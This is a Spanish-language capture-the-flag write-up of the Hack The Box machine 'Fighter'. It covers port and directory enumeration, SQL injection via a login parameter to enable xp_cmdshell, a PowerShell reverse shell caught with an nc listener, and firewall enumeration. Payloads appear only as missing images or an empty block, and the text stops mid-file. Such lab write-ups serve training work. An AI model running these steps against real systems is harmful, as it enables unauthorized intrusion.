Hack The Box - Fighter

OS:	Windows
Nivel:	Insane
Release:	05/05/2018

Técnicas utilizadas


- Advanced SQL injection technique and blacklist bypassing
- AppLocker bypassing
- Command-line obfuscation
- Exploit selection and modification
- Post-exploitation enumeration
- Reverse engineering

Aviso Legal

Este documento ha sido creado con fines educativos y de investigación. El uso de la información presentada aquí para realizar acciones ilegales está estrictamente prohibido. El autor no se hace responsable de cualquier mal uso de la información proporcionada.

El uso de exploits y otras técnicas de hacking sin el consentimiento explícito del propietario del sistema es ilegal. En este caso, se utilizó exploits en el contexto de la plataforma HackTheBox, que proporciona un entorno seguro y legal para la práctica de habilidades de pentesting.

Por favor, utilice esta información de manera responsable.



Enumeración

La dirección IP de la máquina víctima es 10.129.228.121. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ ping -c 5 10.129.228.121
PING 10.129.228.121 (10.129.228.121) 56(84) bytes of data.
64 bytes from 10.129.228.121: icmp_seq=1 ttl=127 time=56.4 ms
64 bytes from 10.129.228.121: icmp_seq=2 ttl=127 time=54.7 ms
64 bytes from 10.129.228.121: icmp_seq=3 ttl=127 time=74.8 ms
64 bytes from 10.129.228.121: icmp_seq=4 ttl=127 time=54.1 ms
64 bytes from 10.129.228.121: icmp_seq=5 ttl=127 time=54.2 ms

--- 10.129.228.121 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4008ms
rtt min/avg/max/mdev = 54.060/58.826/74.793/8.025 ms
```


Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.228.121 -oN scanner_fighter** para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los script por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a --script=default. Es necesario tener en cuenta que algunos de estos script se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- (**-Pn**): asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.


```
# Nmap 7.94SVN scan initiated Mon Jul 22 09:39:21 2024 as: nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn -oN nmap/scanner_fighter 10.129.228.121
Nmap scan report for 10.129.228.121
Host is up, received user-set (0.069s latency).
Scanned at 2024-07-22 09:39:21 CEST for 40s
Not shown: 65534 filtered tcp ports (no-response)
PORT   STATE SERVICE REASON          VERSION
80/tcp open  http    syn-ack ttl 127 Microsoft IIS httpd 8.5
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: StreetFighter Club
|_http-server-header: Microsoft-IIS/8.5
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jul 22 09:40:01 2024 -- 1 IP address (1 host up) scanned in 39.98 seconds
```

Análisis del puerto 80 (HTTP)

Al visitar la página web disponible en el servidor, observé que se trataba de una página creada por aficionados al juego Street Fighter. Durante la exploración, descubrí un dominio adicional: streetfighterclub.htb.




Teniendo en cuenta esta información, añadí el dominio descubierto anteriormente al archivo /etc/hosts.



Con el objetivo de descubrir más información, utilicé gobuster, una herramienta de fuerza bruta para la enumeración de directorios y archivos en sitios web, para listar los posibles directorios ocultos disponibles en este servidor, además de filtrar por archivos con extensiones .txt, .html y .php.

Después de obtener toda la información anterior, procedí a buscar los subdominios disponibles en la máquina objetivo.


Aunque logré identificar un subdominio, el acceso a este no estaba permitido.



Por tanto, utilicé Gobuster nuevamente con el fin de encontrar posibles directorios a los que pudiera acceder.

```
┌──(root㉿kali)-[/home/administrador/Descargas]
└─# gobuster dir -u http://members.streetfighterclub.htb/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 400,404 -x .asp,.aspx --random-agent -t 200
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://members.streetfighterclub.htb/
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   400,404
[+] User Agent:              Mozilla/5.0 (X11; Linux i686; rv:2.0b3pre) Gecko/20100731 Firefox/4.0b3pre
[+] Extensions:              asp,aspx
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/old                  (Status: 301) [Size: 164] [--> http://members.streetfighterclub.htb/old/]
/OLD                  (Status: 301) [Size: 164] [--> http://members.streetfighterclub.htb/OLD/]
/Old                  (Status: 301) [Size: 164] [--> http://members.streetfighterclub.htb/Old/]
```


Sin embargo, el código de error HTTP volvió a ser 403 (Forbidden), indicando que el acceso estaba denegado.



Finalmente, usé nuevamente gobuster y encontré una dirección web a la que pude acceder.


```
┌──(root㉿kali)-[/home/administrador/Descargas]
└─# gobuster dir -u http://members.streetfighterclub.htb/old/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 400,403,404,500 -x .asp,.aspx --random-agent -t 200
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://members.streetfighterclub.htb/old/
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   400,403,404,500
[+] User Agent:              Mozilla/5.0 (X11; U; Linux i686; pl-PL; rv:1.8.1.2) Gecko/20060601 Firefox/2.0.0.2 (Ubuntu-edgy)
[+] Extensions:              asp,aspx
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/login.asp            (Status: 200) [Size: 1821]
/welcome.asp          (Status: 302) [Size: 130] [--> Login.asp]
/Login.asp            (Status: 200) [Size: 1821]
/Welcome.asp          (Status: 302) [Size: 130] [--> Login.asp]
/verify.asp           (Status: 302) [Size: 130] [--> login.asp]
/Verify.asp           (Status: 302) [Size: 130] [--> login.asp]
/LogIn.asp            (Status: 200) [Size: 1821]
/LOGIN.asp            (Status: 200) [Size: 1821]
Progress: 661680 / 661683 (100.00%)
===============================================================
Finished
===============================================================
```

Al acceder a esta nueva dirección web, encontré una página de inicio de sesión.




Vulnerabilidad de SQLi


Con el fin de entender mejor el funcionamiento de este inicio de sesión, envié toda la petición a Burp Suite. Al intentar realizar una inyección SQL sobre los parámetros username y password, no obtuve ningún resultado válido.




Sin embargo, al manipular el parámetro logintype, descubrí que era vulnerable a inyecciones de SQL.



Por defecto la ejecución de comandos no está habilitada. Pero, como puede verse en la siguiente imagen, es posible habilitarlo de forma manual:



Además, para comprobar que la configuración había sido correcta, envié trazas ICMP hacia mi máquina de atacante.




Para monitorear los paquetes ICMP, usé el comando tcpdump -n -i tun0 src 10.129.212.171 and icmp -X -vvv:

- **-n**: Este parámetro evita la resolución de nombres de dominio, lo que puede ser útil para acelerar la captura de paquetes y reducir la carga en el sistema de resolución de nombres.
- **-i tun0**: especifica la interfaz de red a utilizar para la captura de paquetes.
- **-src 10.129.212.171 and icmp**: filtra los paquetes ICMP que provienen de la máquina objetivo. Los paquetes ICMP son utilizados comúnmente para pruebas de conectividad y diagnóstico de red.
- **-X**: imprime cada paquete en hexadecimal y ASCII.

```
┌──(root㉿kali)-[/home/administrador/Descargas]
└─# tcpdump -n -i tun0 src 10.129.212.171 and icmp -X -vvv
tcpdump: listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
11:37:31.410932 IP (tos 0x0, ttl 127, id 1782, offset 0, flags [none], proto ICMP (1), length 60)
    10.129.212.171 > 10.10.16.23: ICMP echo request, id 1, seq 1, length 40
        0x0000:  4500 003c 06f6 0000 7f01 3b7e 0a81 d4ab  E..<......;~....
        0x0010:  0a0a 1017 0800 4d5a 0001 0001 6162 6364  ......MZ....abcd
        0x0020:  6566 6768 696a 6b6c 6d6e 6f70 7172 7374  efghijklmnopqrst
        0x0030:  7576 7761 6263 6465 6667 6869            uvwabcdefghi
11:37:32.373855 IP (tos 0x0, ttl 127, id 1783, offset 0, flags [none], proto ICMP (1), length 60)
    10.129.212.171 > 10.10.16.23: ICMP echo request, id 1, seq 2, length 40
        0x0000:  4500 003c 06f7 0000 7f01 3b7d 0a81 d4ab  E..<......;}....
        0x0010:  0a0a 1017 0800 4d59 0001 0002 6162 6364  ......MY....abcd
        0x0020:  6566 6768 696a 6b6c 6d6e 6f70 7172 7374  efghijklmnopqrst
        0x0030:  7576 7761 6263 6465 6667 6869            uvwabcdefghi
11:37:33.389842 IP (tos 0x0, ttl 127, id 1784, offset 0, flags [none], proto ICMP (1), length 60)
    10.129.212.171 > 10.10.16.23: ICMP echo request, id 1, seq 3, length 40
        0x0000:  4500 003c 06f8 0000 7f01 3b7c 0a81 d4ab  E..<......;|....
        0x0010:  0a0a 1017 0800 4d58 0001 0003 6162 6364  ......MX....abcd
        0x0020:  6566 6768 696a 6b6c 6d6e 6f70 7172 7374  efghijklmnopqrst
        0x0030:  7576 7761 6263 6465 6667 6869            uvwabcdefghi
11:37:34.406045 IP (tos 0x0, ttl 127, id 1785, offset 0, flags [none], proto ICMP (1), length 60)
    10.129.212.171 > 10.10.16.23: ICMP echo request, id 1, seq 4, length 40
        0x0000:  4500 003c 06f9 0000 7f01 3b7b 0a81 d4ab  E..<......;{....
        0x0010:  0a0a 1017 0800 4d57 0001 0004 6162 6364  ......MW....abcd
        0x0020:  6566 6768 696a 6b6c 6d6e 6f70 7172 7374  efghijklmnopqrst
        0x0030:  7576 7761 6263 6465 6667 6869            uvwabcdefghi
```

Por último, ejecuté el script Invoke-PowerShellTcpOneLine.ps1 con el fin de entablar una reverse shell con mi máquina de atacante. Es importante tener en cuenta que xp_cmdshell necesita ser ofuscado para eludir las protecciones de la máquina objetivo.



```
```

Firewall Bypass rules -- AppLocker Bypass

Al ejecutar el código de PowerShell mostrado anteriormente, logré acceder a la máquina objetivo como el usuario sqlserv.

```
┌──(root㉿kali)-[/home/administrador/Descargas]
└─# rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.16.23] from (UNKNOWN) [10.129.228.121] 49162

PS C:\Windows\system32> whoami /all

USER INFORMATION
----------------

User Name       SID
============== ============================================
fighter\sqlserv S-1-5-21-3593378018-3269441261-861123375-1008


PS C:\Windows\system32> ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : FIGHTER
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : htb

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : .htb
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
   Physical Address. . . . . . . . . : 00-50-56-94-9A-83
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . . . . . . . : dead:beef::150(Preferred)
   Lease Obtained. . . . . . . . . . : sabato 27 luglio 2024 23:50:32
   Lease Expires . . . . . . . . . . : domenica 28 luglio 2024 00:50:32
   IPv6 Address. . . . . . . . . . . : dead:beef::913f:b515:f28c:e6b5(Preferred)
   Link-local IPv6 Address . . . . . : fe80::913f:b515:f28c:e6b5%11(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.129.228.121(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Lease Obtained. . . . . . . . . . : sabato 27 luglio 2024 23:50:32
   Lease Expires . . . . . . . . . . : domenica 28 luglio 2024 00:50:32
   Default Gateway . . . . . . . . . : 10.129.0.1
   DHCP Server . . . . . . . . . . . : 10.129.0.1
   DHCPv6 IAID . . . . . . . . . . . : 167792726
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2E-37-23-FF-00-50-56-94-9A-83
   DNS Servers . . . . . . . . . . . : 1.1.1.1
                                       8.8.8.8
   NetBIOS over Tcpip. . . . . . . . : Enabled
   Connection-specific DNS Suffix Search List :
                                       htb
```

La máquina objetivo es un Microsoft Windows Server 2012 R2 Standard. Esta versión del sistema operativo ya está obsoleta y posiblemente sea vulnerable a algún tipo de exploit conocido, lo que podría facilitar la escalada de privilegios o la ejecución de código arbitrario.

```
PS C:\Windows\system32> systeminfo

Host Name:                 FIGHTER
OS Name:                   Microsoft Windows Server 2012 R2 Standard
OS Version:                6.3.9600 N/A Build 9600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00252-70000-00000-AA535
Original Install Date:     19/10/2017, 22:31:21
System Boot Time:          22/07/2024, 11:30:02
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2595 Mhz
                           [02]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2595 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/11/2020
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             it;Italian (Italy)
Input Locale:              it;Italian (Italy)
Time Zone:                 (UTC+01:00) Amsterdam, Berlin, Bern, Rome, Stockholm, Vienna
Total Physical Memory:     4.095 MB
Available Physical Memory: 2.985 MB
Virtual Memory: Max Size:  4.799 MB
Virtual Memory: Available: 3.230 MB
Virtual Memory: In Use:    1.569 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
```

Para evaluar la configuración del firewall en la máquina objetivo, utilicé el comando de PowerShell Get-NetFirewallProfile. Este cmdlet de PowerShell recupera la configuración de los perfiles de firewall en el sistema: Dominio, Privado y Público.

```
PS C:\Users\decoder> Get-NetFirewallProfile


Name                            : Domain
Enabled                         : True
DefaultInboundAction            : Block
DefaultOutboundAction           : Block
AllowInboundRules               : NotConfigured
AllowLocalFirewallRules         : NotConfigured
AllowLocalIPsecRules            : NotConfigured
AllowUserApps                   : NotConfigured
AllowUserPorts                  : NotConfigured
AllowUnicastResponseToMulticast : NotConfigured
NotifyOnListen                  : False
EnableStealthModeForIPsec       : NotConfigured
LogFileName                     : %systemroot%\system32\LogFiles\Firewall\pfire
                                  wall.log
LogMaxSizeKilobytes             : 4096
LogAllowed                      : False
LogBlocked                      : False
LogIgnored                      : NotConfigured
DisabledInterfaceAliases        : {NotConfigured}

Name                            : Private
Enabled                         : True
DefaultInboundAction            : Block
DefaultOutboundAction           : Block
AllowInboundRules               : NotConfigured
AllowLocalFirewallRules         : NotConfigured
AllowLocalIPsecRules            : NotConfigured
AllowUserApps                   : NotConfigured
AllowUserPorts                  : NotConfigured
AllowUnicastResponseToMulticast : NotConfigured
NotifyOnListen                  : False
EnableStealthModeForIPsec       : NotConfigured
LogFileName                     : %systemroot%\system32\LogFiles\Firewall\pfire
                                  wall.log
LogMaxSizeKilobytes             : 4096
LogAllowed                      : False
LogBlocked                      : False
LogIgnored                      : NotConfigured
DisabledInterfaceAliases        : {NotConfigured}
```

Teniendo en cuenta que el firewall estaba activo, utilicé el comando Get-NetFirewallRule -Direction Outbound -Enabled True para listar las reglas de firewall que permitían el tráfico saliente y que estaban habilitadas. Al ejecutar este comando, obtuve una lista detallada de todas las reglas de firewall que permitían el tráfico saliente y que estaban activas en la máquina objetivo.

```
Name                  : {3F5C5261-77AE-4F72-9C2A-4BFCE6CD8CBC}
DisplayName           : http_out
Description           :
DisplayGroup          :
Group                 :
Enabled               : True
Profile               : Any
Platform              : {}
Direction             : Outbound
Action                : Allow
EdgeTraversalPolicy   : Block
LooseSourceMapping    : False
LocalOnlyMapping      : False
Owner                 :
PrimaryStatus         : OK
Status                : The rule was parsed successfully from the store.
                        (65536)
EnforcementStatus     : NotApplicable
PolicyStoreSource     : PersistentStore
PolicyStoreSourceType : Local
```

Investigando más a fondo esta máquina, descubrí que el archivo clean.bat se ejecuta regularmente.

```
PS C:\Users\decoder> type clean.bat
@echo off
